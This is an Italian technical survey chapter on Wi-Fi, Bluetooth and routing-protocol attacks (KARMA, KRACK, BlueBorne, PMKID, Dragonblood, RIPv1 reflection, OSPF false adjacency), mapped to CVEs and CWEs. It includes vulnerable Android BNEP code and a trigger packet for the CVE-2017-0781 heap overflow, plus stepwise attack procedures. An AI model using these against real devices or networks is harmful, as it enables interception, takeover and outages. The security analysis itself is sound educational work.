In un contesto diverso, l'attaccante può presentare alla vittima una pagina di supporto tecnico, al fine di farle compiere azioni che favoriscono i suoi scopi. Una versione specializzata del Phishing è lo Spare Phishing, in cui l'attaccante recupera informazioni specifiche sulla vittima (che suggeriscono familiarità) e prepara l'attacco in modo da ottenere la massima efficacia e ridurre al minimo la possibilità di destare sospetti. Nel caso del Wi-Fi l'attaccante individua il produttore dell'AP a cui la vittima è connessa e prepara la pagina di Phishing in modo adeguato.

L'attaccante può spingere la vittima a scaricare e installare un malware sotto il suo controllo. Il malware può essere mascherato come un'estensione del browser. Dopo che la vittima ha installato il malware, l'attaccante è in grado di ottenere le sue credenziali oppure può essere un vettore per un Remote Access Trojan (RAT) per un controllo persistente.

pattern di attacco	CAPEC-98 Phishing

3.1.11 KARMA attack

Il Karma Attacks Radioed Machines Automatically attack (KARMA), illustrato in Figura 3.5, è un automatic association attack. L'attaccante deve eseguire due passi:

- inviare deauthentication frame per annullare le connessioni esistenti;
- creare un AP falso basandosi sulle probe request della vittima.

Le probe request della vittima devono essere indirizzate a una rete aperta. È necessario che la vittima si sia associata in precedenza con almeno una rete aperta. Nella maggior parte delle volte i client si connettono senza mostrare alcuna notifica all'utente.

Il KARMA attack sfrutta due caratteristiche dei network manager dei sistemi operativi:

- la ricerca attiva di reti con cui il client si è associato in passato;
- il flag Auto-Connect che consente al client di associarsi automaticamente a reti conosciute.



Figura 3.5. KARMA attack.

I network manager moderni hanno adottato contromisure contro il KARMA attack usando la ricerca passiva: invece di inviare probe request per ricevere i beacon frame, aspettano di ricevere quelli con un ESSID conosciuto prima di associarsi con la rete wireless. Da un lato questa contromisura ha ostacolato l'efficacia dell'attacco, ma la seconda vulnerabilità è ancora presente in quasi tutti i moderni sistemi operativi.

A differenza dell'Evil Twin attack, che è più efficace contro aziende che usano un captive portal per dare connettività ai propri utenti, il KARMA attack è più efficace contro i singoli client. Nell'Evil Twin attack l'attaccante invia beacon frame per lo stesso SSID della rete da replicare, quindi può essere individuato se si analizzano gli indirizzi MAC sorgente dei beacon frame. Mentre nel KARMA attack l'attaccante non genera traffico e risponde alle sole probe request che riceve dalle potenziali vittime. Il KARMA attack è facilitato quando il client si è connesso a reti wireless configurate nella modalità "SSID Nascosto", dato che è costretto a inviare periodicamente probe request per tali reti.

debolezze	CWE-300 Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
pattern di attacco	CAPEC-615 Evil Twin Wi-Fi Attack CAPEC-622 Electromagnetic Side-Channel Attack

3.1.12 KRACK attack

I Key Reinstallation AttaCK (KRACK) [19] sono una famiglia di attacchi che permettono di decifrare, iniettare o modificare il traffico scambiato tra i client e l'AP. La vulnerabilità risiede in qualsiasi implementazione corretta dei requisti per ottenere la certificazione Wi-Fi. Questa vulnerabilità consiste nel forzare il client a reinstallare la chiave di cifratura già usata, con il conseguente riuso dei valori crittografici (nonce) nel protocollo di cifratura. Il riuso dello stesso nonce fa riusare lo stesso keystream più volte. Se un messaggio protetto ha un contenuto noto e riusa lo stesso keystream, è banale derivare il keystream usato. Il keystream individuato può essere usato per decifrare i messaggi protetti a partire dallo stesso nonce. Questi attacchi sono applicabili contro reti WPA e WPA2 sia Personal che Enterprise.

L'attacco principale dei KRACK attack è indirizzato contro il four-way handshake di WPA2-Personal. Nel normale funzionamento, l'handshake prova al client e all'AP che l'altro conosce la PSK e negozia la chiave di cifratura PTK per proteggere il traffico scambiato dopo la conclusione dell'handshake. Il client installa questa chiave dopo aver ricevuto il Messaggio 3. Dato che i messaggi dell'handshake potrebbero essere scartati o andare persi, se l'AP non riceve il Messaggio 4 come conferma ritrasmette il Messaggio 3 al client. Ne consegue che il client potrebbe ricevere più volte lo stesso messaggio. In questo caso reinstalla la stessa PTK precedente. L'attaccante può catturare il Messaggio 3 dell'handshake e farne il replay verso il client. Reinstallando la stessa PTK viene forzato il riuso dei nonce e il protocollo di cifratura può essere attaccato. A seconda della versione del client Wi-Fi e del tipo di handshake attaccato si può quindi fare il replay dei pacchetti, decifrarli o iniettarne di nuovi. La stessa tecnica può essere usata per attaccare anche le implementazioni di 802.11r.

N.B.: I KRACK attack non individuano la PSK della rete Wi-Fi e non sono in grado di individuare la PTK installata durante un handshake già avvenuto.

vulnerabilità	CVE-2017-13077 CVE-2017-13078 CVE-2017-13079 CVE-2017-13080 CVE-2017-13081 CVE-2017-13082 CVE-2017-13084 CVE-2017-13086 CVE-2017-13087 CVE-2017-13088
debolezze	CWE-323: Reusing a Nonce, Key Pair in Encryption

3.1.13 BlueBorne attack

L'attack vector BlueBorne è stato battezzato in questo modo perché si diffonde tramite il Bluetooth nell'aria (airborne = aerotrasportato). Non è necessario che il dispositivo vittima abbia fatto il pairing con il dispositivo dell'attaccate o che sia in modalità discoverable. In generale i dispositivi Bluetooth ricercano costantemente connessioni in entrata dai dispositivi vicini, non solo da quelli con cui hanno già fatto il pairing. Ne consegue che le connessioni Bluetooth possono essere stabilite indipendentemente dal pairing.

Per sfruttare l'attack vector BlueBorne, come primo passo l'attaccante individua le connessioni attive dei dispositivi vicini. Questi possono essere identificati anche se non sono nella modalità discoverable. L'attaccante ottiene il BDADDR del dispositivo usando hardware open source come Ubertooth [20], che permette di fare lo sniffing Bluetooth. Anche se le connessioni Bluetooth sono cifrate, gli header dei pacchetti sono in chiaro e contengono informazioni utili. Quindi se un dispositivo genera traffico Bluetooth, l'attaccante fisicamente vicino può estrarre il BDADDR e usarlo per inviare traffico unicast al dispositivo. Se invece il dispositivo non genera traffico Bluetooth ed è solo in ascolto, è anche possibile individuare il BDADDR facendo lo sniffing del traffico Wi-Fi. Infatti una prassi ampiamente adottata è assegnare lo stesso indirizzo MAC alle schede Bluetooth e Wi-Fi oppure assegnare due indirizzi MAC consecutivi. L'attaccante sfrutta una vulnerabilità dell'implementazione del protocollo Bluetooth della specifica piattaforma e ottiene l'accesso privilegiato al dispositivo. In questa fase l'attaccante può decidere di realizzare un attacco MITM e controllare le comunicazioni del dispositivo o prenderne il controllo completo.

Se la vittima usa Android, l'attaccante può sfruttare una delle seguenti vulnerabilità.

- La CVE-2017-0785 in Android permette di rivelare informazioni che aiutano l'attaccante a sfruttare una delle due vulnerabilità di RCE descritte in seguito. La vulnerabilità è stata trovata nel server Service Discovery Protocol (SDP), che consente al dispositivo di identificare i servizi Bluetooth attivi sui dispositivi vicini. L'attaccante invia al server richieste preparate ad hoc, facendogli rivelare alcuni bit presenti in memoria. Questi pezzi di informazione possono essere usati dall'attaccante per oltrepassare misure di sicurezza avanzate e prendere il controllo del dispositivo. Questa vulnerabilità può anche consentire all'attaccante di ottenere le chiavi di cifratura dal dispositivo obiettivo e intercettare le comunicazioni Bluetooth. Questo attacco si avvicina molto all'approccio di heartbleed.
- La CVE-2017-0781 permette una RCE sfruttando il servizio BNEP. Un attaccante può provocare un buffer overflow ed eseguire codice sul dispositivo. La vulnerabilità risiede nel codice che gestisce il processo di ricezione dei messaggi di controllo BNEP. Un estratto di questo codice è riportato qui di seguito.

```
UINT8* p = (UINT8*)(p_buf + 1) + p_buf->offset;
...
type = *p++;
extension_present = type >> 7;
type &= 0x7f;
...
```

```
switch(type)
{
...
case BNEP_FRAME_CONTROL:
    ctrl_type = *p;
    p = bnep_process_control_packet(p_bcb, p, &rem_len, FALSE);
    if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
        p_bcb->con_state != BNEP_STATE_CONNECTED &&
        extension_present && p && rem_len)
    {
        p_bcb->p_pending_data = (BT_HDR*)osi_malloc(rem_len);
        memcpy((UINT8*)(p_bcb->p_pending_data + 1), p, rem_len);
        ...
    }
...
```

Più messaggi di controllo potrebbero essere inclusi in un unico messaggio L2CAP (tramite l'extension bit) e lo stato della connessione BNEP potrebbe cambiare tra l'elaborazione di un messaggio di controllo e l'altro. Se si invia un messaggio di controllo SETUP_CONNECTION_REQUEST, qualsiasi messaggio di controllo successivo dovrebbe essere elaborato mentre la connessione è nello stato CONNECTED (e non nello stato iniziale IDLE). Il passaggio allo stato CONNECTED richiede il completamento di un processo di autenticazione, e dato che questo processo è asincrono, quando vengono elaborati i messaggi di controllo successivi lo stato della connessione è ancora IDLE. La soluzione a questo problema è l'analisi dei messaggi di controllo in un momento successivo, cioè quando il processo di autenticazione è completo e lo stato della connessione è passato da IDLE a CONNECTED.

A questo scopo, la chiamata a `memcpy` salva il resto del messaggio (in `p_pending_data`) per l'analisi in un momento successivo. Ma c'è un errore nel codice. Il buffer `p_pending_data` è allocato sull'heap, con dimensione `rem_len`. Successivamente viene eseguita una `memcpy` su `p_pending_data + 1` di dimensione `rem_len`. Allora la chiamata a `memcpy` causerà un buffer overflow di `sizeof(p_pending_data)` byte. Inoltre, questo causa un memory leak dato che il precedente puntatore `p_pending_data` non viene mai liberato prima che venga fatta una nuova allocazione.

Il campo `p_pending_data` è di tipo `BT_HDR`, che occupa 8 byte. Inoltre `rem_len`, dimensione dell'allocazione, è sotto il controllo dell'attaccante, dato che è la lunghezza dei byte non ancora analizzati in un pacchetto. Anche l'indirizzo sorgente `p` del buffer da copiare con `memcpy` è sotto il controllo dall'attaccante. L'overflow può essere scatenato inviando in una connessione BNEP il pacchetto illustrato in Figura 3.6.

Il valore di type è la somma dell'extension bit e di BNEP_FRAME_CONTROL (0x01 + 0x80). Il ctrl_type è impostato a BNEP_SETUP_CONNECTION_REQUEST_MSG (0x01). Questo permette al flusso di esecuzione di raggiungere la chiamata `memcpy` vulnerabile. Con len pari a 0, i controlli nella chiamata a `bnep_process_control_packet` vengono superati e il valore di `rem_len` viene decrementato. Ne consegue che `memcpy` sovrascrive l'heap con i byte del payload. È possibile inviare un pacchetto di dimensione arbitraria, allora la dimensione di allocazione `osi_malloc` può essere controllata, dato che `rem_len` rappresenta la dimensione del payload nel pacchetto. Ciò permette l'overflow di 8 byte nell'heap in un buffer di qualsiasi dimensione.

- La CVE-2017-0782 permette una seconda RCE. Questa vulnerabilità è simile alla precedente, ma riguarda il profilo PAN (livello più alto rispetto al BNEP nello stack Bluetooth). Questo

type	ctrl_type	len	payload per overflow							
81	01	00	41	41	41	41	41	41	41	41

Figura 3.6. Pacchetto per scatenare l'overflow.



Figura 3.7. Flow chart del Known Beacons attack.

si occupa di stabilire una connessione di rete basata su IP tra due dispositivi. In questo caso, la corruzione di memoria è più ampia e può ugualmente consentire all'attaccante di ottenere il controllo completo del dispositivo attaccato. Come la vulnerabilità precedente, questa può essere sfruttata senza alcuna interazione da parte dell'utente.

- La CVE-2017-0783 permette un MITM attack. Anche questa vulnerabilità risiede nel profilo PAN e permette all'attaccante di aggiungere un'interfaccia di rete sul dispositivo della vittima. L'attaccante riconfigura il routing IP e forza il dispositivo a trasmettere tutte le comunicazioni attraverso l'interfaccia creata. Anche questo attacco non richiede alcuna interazione da parte dell'utente.

vulnerabilità	CVE-2017-0781 CVE-2017-0782 CVE-2017-0783 CVE-2017-0785 CVE-2017-8628 CVE-2017-14315 CVE-2017-1000250 CVE-2017-1000251
debolezze	CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer CWE-121: Stack-based Buffer Overflow
pattern di attacco	CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') CWE-125: Out-of-bounds Read CWE-125: Out-of-bounds Read CWE-122: Heap-based Buffer Overflow CWE-191: Integer Underflow (Wrap or Wraparound) CWE-122: Heap-based Buffer Overflow CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')

3.1.14 Known Beacons attack

L'attacco Known Beacons, come il KARMA attack, è un tipo di automatic association attack. L'attaccante forza i client a connettersi inconsapevolmente all'AP sotto il suo controllo inviando in broadcast beacon frame con ESSID di reti aperte molto diffuse. L'attaccante ha a disposizione un dizionario di ESSID. Quasi tutti i moderni network manager sono affetti dalla vulnerabilità sfruttata da quest'attacco. Se il flag Auto-Connect è attivo, il client risulta vulnerabile. In Figura 3.7 è descritta l'interazione tra l'attaccante e la vittima.

Gli ESSID maggiormente diffusi sono:

- “public”, “airport”, “test”;
- “ChromecastXXXX” a cui va applicato un brute force alle ultime quattro cifre;
- “Hilton Honors”, “hhonors”, “walmartwifi”, “Radisson_Guest”, “Marriott_Guest”: trovabili in hotel e altri luoghi pubblici;
- reti Fon con le quali gli utenti condividono la loro banda, in modo che possano connettersi agli AP degli altri membri.

Tutti i network manager moderni sono vulnerabili, tranne quello di Windows 10 nel quale il flag Auto-Connect non è abilitato di default. Tuttavia, se l’utente si è precedentemente connesso a una rete aperta con un ESSID presente nel dizionario a disposizione dell’attaccante e ha spuntato il flag Auto-Connect, il client è vulnerabile all’attacco.

debolezze	CWE-300 Channel Accessible by Non-Endpoint (’Man-in-the-Middle’)
pattern di attacco	CAPEC-615 Evil Twin Wi-Fi Attack

3.1.15 PMKID Client-Less attack

Per catturare il four-way handshake completo da usare nel Dictionary attack 4.1.7 è necessario che ci sia almeno un client connesso oppure che un nuovo client si connetta all’AP. Contrariamente a questo prerequisito, il PMKID Client-Less attack non necessita della presenza di alcun client. L’attaccante deve semplicemente avviare il four-way handshake con l’AP vulnerabile e catturare un unico frame.

Nel Messaggio 1 del four-way handshake degli AP vulnerabili è presente il RSN Information Element (RSN IE) che include il valore di PMKID. Questo valore viene calcolato a partire dai valori di PMK, una stringa fissa, AA e SA.

$$PMKID = HMAC\text{-}SHA\text{-}1(PMK, \text{“}PMKName\text{”}||AA||SA)$$

La stringa “PMK Name” è costante, i valori di PMKID, AA e SA possono essere estratti dal Messaggio 1 del four-way handshake e la PMK è derivata dalla PSK. Allora si può applicare il Dictionary attack contro il PMKID per risalire alla PSK.

debolezze	CWE-201: Information Exposure Through Sent Data
pattern di attacco	CAPEC-16 Dictionary-based Password Attack

3.1.16 Dragonblood

Con Dragonblood ci si riferisce alle vulnerabilità identificate nell’implementazione di WPA3-Personal, ma non riguardano quella di WPA3-Enterprise. Si possono realizzare attacchi di downgrade, attacchi di side-channel e attacchi DoS.

L’attacco di downgrade sfrutta WPA3-Transition Mode. Un attaccante può creare un AP replica che supporta solo WPA2 e forza la vittima a connettersi ad esso. La vittima durante l’autenticazione usa il four-way handshake. Anche se la vittima riuscisse a rilevare l’attacco, l’attaccante avrebbe già le informazioni (primi due messaggi del four-way handshake) che potrebbe sfruttare per lanciare un Brute Force o Dictionary attack offline. Per realizzare l’attacco bisogna solo individuare l’SSID della rete ed essere sufficientemente vicini al client vittima.

Gli attacchi di side-channel possono essere basati sull’analisi della cache o dei tempi necessari all’autenticazione:

- Se un attaccante è in grado di osservare i pattern di accesso alla memoria sul dispositivo vittima, quando costruisce il messaggio di commit del SAE, può ricavare delle informazioni utili per un Dictionary attack contro la password usata. È possibile osservare questi pattern se l'attaccante controlla un'applicazione in esecuzione sul dispositivo della vittima oppure se controlla il codice JavaScript in esecuzione nel suo browser. L'attaccante simula i pattern di accesso in memoria associati alle singole password del dizionario e li confronta con quelli rilevati.
- Il tempo impiegato dall'AP per rispondere ai messaggi di commit potrebbe fornire delle informazioni per risalire alla password usata. Quando l'AP usa i security group basati su curve ellittiche (tutti i dispositivi WPA3 devono supportarli) non si possono dedurre informazioni utili per l'attacco. Mentre, quando l'AP supporta i security group More Modular Exponential (MODP) DH, i tempi di risposta dipendono dalla password usata. Un attaccante può sfruttare questa informazione per eseguire un Dictionary attack, confrontando il tempo richiesto per l'elaborazione simulata di ogni password del dizionario con i tempi osservati.

Inoltre le protezioni built-in di WPA3 contro i DoS attack possono essere raggirate e un attaccante può sovraccaricare un AP inizializzando un numero elevato di handshake. Il dispositivo che inizializza il SAE invia un messaggio di commit. L'elaborazione di questo messaggio e la generazione di una risposta sono computazionalmente costosi. Ne consegue che un attaccante può sovraccaricare un AP generando un minimo di 16 messaggi di commit al secondo. Questo attacco fa incrementare l'uso della CPU sull'AP, consuma energia, impedisce ad altri dispositivi di connettersi all'AP e potrebbe bloccare altre funzionalità fornite dall'AP.

È anche possibile eseguire un attacco di downgrade contro il SAE. La vittima viene forzata a usare un security group debole. Il client inizializza il SAE inviando un messaggio di commit in cui è incluso il security group che vuole usare. Se l'AP non lo supporta, risponde con un decline message forzando il client a proporre un security group diverso inviato in un nuovo messaggio di commit. Questo processo continua fino a quando il security group viene accettato da entrambi. Un attaccante può impersonare l'AP e inviare più decline message per forzare i client a usare un security group debole.

vulnerabilità	CVE-2019-9494 CVE-2019-9495 CVE-2019-9496 CVE-2019-9497 CVE-2019-9498 CVE-2019-9499
debolezze	CWE-208: Information Exposure Through Timing Discrepancy CWE-346: Origin Validation Error CWE-524: Information Exposure Through Caching
pattern di attacco	CAPEC-204: Lifting Sensitive Data Embedded in Cache CAPEC-462: Cross-Domain Search Timing

3.2 Attacchi Routing

In questa sezione descrivo gli attacchi contro i protocolli di routing. Ho riportato anche alcuni paragrafi sull'Address Spoofing che è un prerequisito di alcuni degli attacchi di routing esposti e sul Fuzzing che tramite black box testing può essere applicato contro le implementazioni dei protocolli di routing per individuare alcuni tipi di vulnerabilità.

Address Spoofing

Uno dei problemi legati alla sicurezza di Internet è l'address spoofing. Tramite source IP spoofing l'attaccante invia pacchetti con indirizzo IP sorgente impostato a suo piacimento. Questo metodo

viene usato per attuare DDoS attack (l'attaccante non vuole che la risposta gli ritorni indietro ma che vada verso il sistema obiettivo) o per raggirare i meccanismi di autenticazione basati sull'indirizzo IP sorgente.

Per contrastare l'address spoofing si può adottare il Reverse Path Filtering (RPF). È il meccanismo adottato dal kernel Linux e dai più comuni dispositivi di rete per controllare se l'indirizzo IP sorgente del pacchetto ricevuto può essere raggiunto dall'interfaccia da cui è arrivato. Quindi quando una macchina che ha questa funzionalità abilitata riceve un pacchetto, controlla se l'indirizzo IP sorgente è raggiungibile attraverso l'interfaccia da cui l'ha ricevuto. Se lo è allora accetta il pacchetto, diversamente lo scarta. Il RPF in questa modalità è applicabile solo per il routing simmetrico.

Il kernel Linux dalla versione 2.6.31 supporta un secondo caso: se l'indirizzo IP sorgente del pacchetto ricevuto è raggiungibile attraverso una qualsiasi delle interfacce della macchina allora il pacchetto viene accettato. In questo modo è possibile supportare il routing asimmetrico e realizzare il load balancing del traffico.

Per abilitare o meno la funzionalità di RPF sulle macchine Linux bisogna scegliere uno tra i seguenti valori:

- `0`: RPF disattivato;
- `1`: strict mode, RPF attivato;
- `2`: loose mode (kernel Linux 2.6.31 e versioni successive), RPF attivato secondo la seconda modalità.

Per abilitare il RPF, specificando con `N` uno dei valori supportati, lancio il seguente comando:

```
sysctl -w net.ipv4.conf.all.rp_filter=<N>
```

Il RPF può essere abilitato anche selettivamente sulle singole interfacce, sostituendo `all` con il nome dell'interfaccia scelta (es. `eth0`, `default`, `lo`, etc.). Il valore attivo di default è `0`, ma alcune distribuzioni abilitano la modalità in strict mode all'avvio.

3.2.1 Fuzzing

Il fuzzing o fuzz test è una tecnica di testing black box, che consiste nel trovare bug di implementazione tramite l'injection automatizzato di dati malformati. Il fuzzer è quindi il programma che inietta automaticamente dati semi-casuali in un programma/stack e ne individua i bug. I dati vengono creati tramite appositi generatori e l'identificazione delle vulnerabilità si basa su tool di debugging. I generatori di solito utilizzano combinazioni di vettori di fuzzing statici o dati totalmente casuali. I fuzzer di nuova generazione usano algoritmi per creare correlazioni tra i dati iniettati e l'impatto che essi hanno sul sistema. La maggior parte dei fuzzer sono vincolati al formato del protocollo/file e al tipo di dato. Cercano di ridurre il numero di test inutili, come l'impiego di valori per i quali ci sono basse possibilità di individuare un problema.

Un fuzzer prova una combinazione di attacchi su numeri, caratteri, metadati e sequenze binarie. Un metodo comune per fare fuzzing è definire una lista di valori "pericolosi" (vettori di fuzzing) per ogni tipo e iniettarli o ricombinarli. I protocolli e i formati di file sottostanno a delle regole molto complicate o implementate non correttamente, per questo a volte gli sviluppatori non le rispettano (a causa di vincoli di tempo o costo). Può essere quindi interessante adottare un approccio inverso: esaminare una regola, analizzare tutte le funzionalità e i vincoli obbligatori e verificare valori proibiti o riservati, parametri collegati, dimensione dei campi. In questo caso si parla di fuzzing orientato al testing di conformità.

Il fuzzing può essere fatto a livello applicativo, di protocollo o di formato di file. Un fuzzer di protocollo invia pacchetti alterati per testare l'applicazione o si comporta da proxy, modificando le richieste al volo oppure facendone il replay.

Il vantaggio del fuzzing è che la progettazione del test è estremamente semplice e libera da assunzioni sul comportamento del sistema. Il suo approccio permette di trovare bug che non potrebbero essere individuati da un operatore umano. In più, quando il sistema testato è completamente chiuso (es. telefono SIP), il fuzzing è l'unico modo per valutare la sua qualità.

Dall'altro lato i fuzzer tendono a trovare bug semplici; tanto più un fuzzer ha una buona conoscenza del protocollo, tanti meno errori sarà in grado di trovare. Un altro problema è che quando si fa black-box testing si attacca un sistema chiuso, ciò aumenta la difficoltà nel valutare l'impatto/pericolosità di una vulnerabilità trovata; infatti non ci sono possibilità di fare debugging.

Il concetto di fuzzing fa affidamento sul fatto che esistono bug in ogni implementazione, che prima o poi saranno scoperti. Quindi, un approccio sistematico dovrebbe essere in grado di trovarne una buona parte. Il fuzzing può aggiungere un altro punto di vista alle tecniche classiche del testing del software (hand code review, debugging, ...) grazie al suo approccio non umano. Non rimpiazza queste tecniche, ma è ragionevolmente complementare, grazie al limitato lavoro necessario per implementarne le procedure.

3.2.2 DDoS Reflection attack

L'attaccante invia ai router RIPv1 reflector le stesse richieste di un nuovo router che si attiva e richiede le informazioni di routing ai vicini. L'indirizzo IP sorgente delle richieste deve essere falsificato in modo che corrisponda all'indirizzo IP della vittima. Per rendere l'attacco più efficace sceglie router reflector che hanno routing table molto grandi. Il numero massimo di rotte contenute in una risposta RIPv1 è 25, allora a seguito di una singola richiesta si può generare una risposta di al massimo 504 byte. Includendo l'header IP nel calcolo, il fattore di amplificazione per ogni richiesta è di circa 131. Questo valore varia in base al numero di rotte contenute nella routing table. Nei casi di DDoS Reflection attack osservati da Akamai, le risposte hanno rispettato questo fattore di amplificazione.

Per aumentare il fattore di amplificazione l'attaccante potrebbe iniettare delle rotte nella routing table, ma non avrebbe nessun vantaggio a causa dello split horizon (attivo di default sulla maggior parte dei router RIPv1). Secondo questo meccanismo, il router che riceve la nuova rotta non la annuncia sulla stessa interfaccia da cui l'ha ricevuta. Quindi i router che ricevono una nuova rotta dall'interfaccia attiva verso Internet non la annuncerebbero nel senso opposto. Dall'altro lato, le routing table vengono ripulite periodicamente impedendo un'infezione a lungo termine. Per rendere l'infezione persistente, l'attaccante dovrebbe inviare annunci falsi a cadenza regolare. Inoltre in RIPv1 le risposte originate da una rete non direttamente connessa al router vengono ignorate. Quindi gli annunci delle nuove rotte dovrebbero essere falsificati in modo da avere come indirizzo IP sorgente un indirizzo di un router direttamente connesso al router vittima.

Questi ostacoli rendono poco interessante per un attaccante l'iniezione di rotte false nella routing table di router RIPv1. Tuttavia se l'accesso locale al dispositivo fosse possibile, allora le rotte potrebbero essere manipolate. Questo scenario è applicabile se il router usa credenziali di accesso di default oppure non ha nessun meccanismo di autenticazione. Nella pratica, questo errore di configurazione viene commesso molto spesso.

Per realizzare un DDoS Reflection attack possono essere sfruttati anche altri protocolli, se non sono applicate le configurazioni corrette. Esempi di protocolli sfruttabili sono DNS, Multicast DNS (mDNS), Network Time Protocol (NTP), SSDP, SNMP, ICMP.

pattern di attacco	CAPEC-125: Flooding

3.2.3 Remote False Adjacency attack

L'attacco sfrutta una vulnerabilità delle specifiche di protocollo definite nell'RFC-2328. Non basandosi su vulnerabilità di implementazione, può interessare tutti i router OSPF. L'attaccante è in grado di falsificare in modo persistente i Network LSA di router OSPF non sotto il suo controllo. Alcuni vecchi attacchi che provano a fare ciò, scatenavano il meccanismo del fight-back

da parte del router vittima, che reagisce annunciando un LSA di correzione rendendo l'effetto dell'attacco non persistente. Il Remote False Adjacency attack raggira questo meccanismo di protezione e consente all'attaccante di aggiungere un link falso nel Network LSA annunciato dalla vittima. Cambia la vista che i router hanno della topologia dell'AS e quindi altera la loro routing table. Questo attacco presuppone che i router nell'AS usino la stessa chiave di autenticazione su tutti i link.

Nell'RFC-2328 viene descritta la procedura di invio dei DBD Message durante l'instaurazione dell'adiacenza. Analizzando attentamente la specifica, un router master può completare con successo questa procedura senza mai ricevere un messaggio dal router slave. Ciò significa che un attaccante può inviare messaggi OSPF falsi a un router vittima remoto e fargli aggiungere un'adiacenza con un router non esistente (fantasma) nella sua LAN. In Figura 3.8 sono illustrati i messaggi inviati dall'attaccante e quelli di risposta della vittima.

Dato che le adiacenze OSPF possono solo essere stabilite tra i router della stessa rete locale, l'attaccante deve impersonare il router fantasma presente nella LAN del router vittima. Inoltre, il router vittima deve essere il designated router della LAN in modo da assicurarsi che sia disposto a creare un'adiacenza con il router fantasma. Dopo che l'attacco viene lanciato e viene creata l'adiacenza col fantasma, la vittima annuncerà un LSA contenente il link verso il fantasma nella sua LAN. Se l'attaccante annuncia per mezzo del fantasma un link dal fantasma alla LAN allora il vincolo di bidirezionalità viene soddisfatto. In questo modo il link falso viene considerato valido da tutti i router della topologia durante il calcolo della propria routing table.

Per i pacchetti inviati dall'attaccante, l'indirizzo IP sorgente viene sempre impostato all'indirizzo IP del fantasma che è un indirizzo fittizio nella LAN del router vittima. L'indirizzo IP destinazione viene impostato all'indirizzo IP del router vittima.

Il primo messaggio inviato è un Hello Message nel quale il fantasma dichiara di averne precedentemente ricevuto uno dalla vittima. L'attaccante sceglie per il fantasma un ID che sia numericamente superiore rispetto all'ID della vittima. Dato che si assume che la vittima sia il designated router, questa inizia a creare un'adiacenza con il fantasma inviando subito un DBD Message con un SN a sua scelta. Questo messaggio e tutti gli altri inviati dalla vittima non saranno ricevuti dall'attaccante dato che sono destinati all'indirizzo IP del fantasma. Successivamente, l'attaccante invia il suo primo DBD message, in cui dichiara di essere il master dello scambio e suggerisce un SN diverso. Il fantasma viene eletto router master perché ha l'ID più alto e il router vittima adotta il SN suggerito dal fantasma.

L'attaccante invia ripetutamente più DBD Message con SN crescente. Il contenuto dei DBD Message inviati non deve essere necessariamente veritiero. Per questioni di semplicità l'attaccante invia DBD Message vuoti, privi di LSA summary. Per stabilire l'adiacenza, l'attaccante deve terminare lo scambio dei DBD Message solo quando la vittima ha inviato tutti gli LSA summary del suo LSDB. L'attaccante non riceve nessun DBD Message e non sa quando la vittima ha finito di inviarli, ma fortunatamente questo non è un problema. Anche se l'attaccante continua a inviare DBD Message dopo che la vittima ha finito, questa risponderà semplicemente con DBD Message vuoti. Quindi, l'attaccante deve ipotizzare il limite massimo di DBD Message che la



Figura 3.8. Messaggi inviati dall'attaccante durante l'attacco.

vittima invierà. Il limite non è basso ma ragionevolmente alto. Si assume che l'attaccante si trovi all'interno dell'AS della vittima, quindi ogni router ha lo stesso LSDB; l'attaccante può perciò approssimare il numero di DBD Message che la vittima deve inviare per trasferire il contenuto del suo LSDB.

Dopo che l'attaccante invia il suo ultimo DBD Message, la vittima non richiederà nessun LSA al router fantasma poiché pensa che il suo LSDB sia vuoto. A questo punto la vittima ha concluso con successo l'instaurazione dell'adiacenza e annuncerà un link con il router fantasma connesso alla sua LAN.

pattern di attacco	CAPEC-151: Identity Spoofing

3.2.4 Poisoning attack

Questo attacco sfrutta una vulnerabilità nella specifica OSPF al fine di raggirare il meccanismo di fight-back. L'attaccante è in grado di controllare in modo persistente le routing table di tutti i router dell'AS. Si presuppone che possa inviare uno o più LSA ad almeno un router dell'AS e che questo li consideri validi. L'attaccante deve quindi prendere il controllo di un router. In questo modo però conosce solo la chiave di autenticazione associata ai link connessi al router che controlla. Quindi può inviare solo LSA falsi ai vicini ma non a router remoti. Per realizzare l'attacco da remoto, deve conoscere la chiave di autenticazione del link a cui è connesso il router vittima, in modo che accetti l'LSA falso.

